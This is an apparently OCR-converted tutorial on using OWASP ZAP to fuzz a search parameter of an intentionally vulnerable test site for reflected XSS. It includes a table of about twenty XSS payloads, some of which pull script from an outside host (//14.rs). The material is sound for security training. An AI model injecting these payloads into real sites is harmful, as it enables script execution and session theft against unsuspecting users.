Fuzzing Web Applications for XSS with ZAP

Use this tutorial to learn how to intercept and fuzz web requests to search for cross-site scripting (XSS) vulnerabilities using OWASP Zed Attack Proxy (ZAP). This tutorial is not meant to be a comprehensive guide on fuzzing or testing for XSS. Instead, it is designed to help get you started. As you learn, you will find other options and techniques that will enhance your testing.

The goal of fuzzing is to force unexpected behavior in web applications to try to get them to reveal exploitable vulnerabilities. We're going to fuzz an intentionally vulnerable application using multiple XSS payloads to see if one specific area of the application is vulnerable. Ideally, you would test every possible attack surface (i.e., everywhere a user could input data).

Notes:

- ZAP is free courtesy of OWASP and Stackhawk. Visit www.zaproxy.org to download and install it.
- You can also use this technique to test for possible SQL injections.
- I'm using ZAP's embedded browser in this tutorial, but this technique also works if you prefer to configure your browser to use ZAP as a proxy.
- Other web proxies, such as Burp Suite, can be used similarly.


The technique I'm illustrating is made against the intentionally vulnerable Acunetix Test Site. This site was created specifically for security testing practice. However, you can practice these attacks against any intentionally vulnerable test site.

Do not attempt these or any other attacks on any site or application that you do not have explicit permission to test. This guide was created for educational purposes only. I assume no responsibility for your actions.


Feel free to share this information. This technique is not my original creation.

Please let me know if you find errors in this or any of my other tutorials. You can contact me on Twitter.


1. Open OWASP ZAP and click **Quick Start**.



2. Click **Manual Explore**.




3. Enter the URL and click **Launch Browser**.




A browser opens with the site that you submitted.


4. In your browser, enter a random search term and click **go**.




5. Notice that your search term was reflected onto the web page. This means that this web page may be vulnerable to reflected XSS, but it will require more investigation.




6. In the ZAP Tree Window, expand the URL and click on a POST request.




You can see your search parameter in the ZAP Workspace Window.




7. Highlight the search parameter, right-click it, and choose **Fuzz**.




8. Click **Payloads**.



9. Click **Add**.




10. Manually enter the payloads you want to use in the **Contents** field. You can copy and paste those from a list. Countless XSS payloads are available at many websites, such as the one pictured below.




Note: There is an easier way to enter payloads. See page 8 of this tutorial for more information.


11. Copy and paste these payloads and click **Add**.




12. Click **OK**.



13. Click **Start Fuzzer**.




ZAP attempts to insert each payload, one at a time, into your search parameter and responds with the fuzzing results.




Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200	OK	248 ms	200 bytes	4,773 bytes			
1	Fuzzed	200	OK	99 ms	200 bytes	4,807 bytes			<A/hREf="j%0aavas%09cript%0a:%09con%0afirm%0d``">z
2	Fuzzed	200	OK	177 ms	200 bytes	4,803 bytes		Reflected	<d3"<"/onclick="1>[confirm``]"<">z
3	Fuzzed	200	OK	170 ms	200 bytes	4,805 bytes		Reflected	<d3/onmouseenter=[2].find(confirm)>z
4	Fuzzed	200	OK	180 ms	200 bytes	4,802 bytes		Reflected	<details open ontoggle=confirm()>
5	Fuzzed	200	OK	185 ms	200 bytes	4,813 bytes		Reflected	<script y="><">/*<script* */prompt()</script
6	Fuzzed	200	OK	80 ms	200 bytes	4,813 bytes		Reflected	<w="/x="y>"/ondblclick=`<`[confir\u006d``]>z
7	Fuzzed	200	OK	67 ms	200 bytes	4,810 bytes			<a href="javascript%26colon;alert(1)">click
8	Fuzzed	200	OK	76 ms	200 bytes	4,782 bytes			<a href=javascript:alert(1)>click
9	Fuzzed	200	OK	73 ms	200 bytes	4,815 bytes		Reflected	<script/"<a"/src=data:=".<a,[8].some(confirm)>
10	Fuzzed	200	OK	72 ms	200 bytes	4,798 bytes		Reflected	<svg/x=">"/onload=confirm()//
11	Fuzzed	200	OK	84 ms	200 bytes	4,807 bytes		Reflected	<--`<img/src=` onerror=confirm``> --!>
12	Fuzzed	200	OK	85 ms	200 bytes	4,801 bytes			<svg%0Aonload=%09((pro\u006dpt))()//
13	Fuzzed	200	OK	85 ms	200 bytes	4,805 bytes		Reflected	<sCript x>(((confirm)))``</scRipt x>
14	Fuzzed	200	OK	85 ms	200 bytes	4,807 bytes		Reflected	<svg </onload ="1> (_=prompt,_(1)) "">
15	Fuzzed	200	OK	85 ms	200 bytes	4,794 bytes		Reflected	<!--><script src=//14.rs>
16	Fuzzed	200	OK	91 ms	200 bytes	4,788 bytes		Reflected	<embed src=//14.rs>
17	Fuzzed	200	OK	84 ms	200 bytes	4,804 bytes		Reflected	<script x=">" src=//15.rs></script>
18	Fuzzed	200	OK	84 ms	200 bytes	4,839 bytes		Reflected	<!/*"/*/*/*/"/*--></Script><Image SrcSet=K */; OnError=confirm`1` //>
19	Fuzzed	200	OK	84 ms	200 bytes	4,803 bytes		Reflected	<iframe/src Wonload = prompt(1)
20	Fuzzed	200	OK	84 ms	200 bytes	4,787 bytes		Reflected	<x oncut=alert()>x
21	Fuzzed	200	OK	84 ms	200 bytes	4,789 bytes		Reflected	<svg onload=write()>

Items marked with a yellow dot indicate possible XSS.



14. Click on a line and view the response in the Workspace Window.




Notice the payload in the response. This payload must be checked manually. Some payloads may not actually work.

15. Enter the payload in the **search art** field on the web page and click **go**.

The web page indicates the search term.


16. It doesn't appear to have worked. However, examine the payload more closely:
`<d3"<"/onclick="1>[confirm``]"<">z`

17. Notice the **onclick** event handler. The payload is waiting for an action from the user. The letter **z** was reflected onto the page. Click the letter **z**.




Alternate Method for Entering Payloads


1. Highlight your search parameter in the Workspace Window, right-click it, and choose **Fuzz**.




2. Click **Payloads**.




3. Click **Add**.



4. Choose **File Fuzzers** from the **Type** dropdown.




5. Then choose the type of payloads you want to use. For example:



6. Click **Add**.

7. Click **OK**.


Payloads
Location: Body [10, 14]
Value: fuzz
Payloads:
Type Description # of Processors
1 Strings <A/hREf="... 0
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove Without Confirmation
Cancel
OK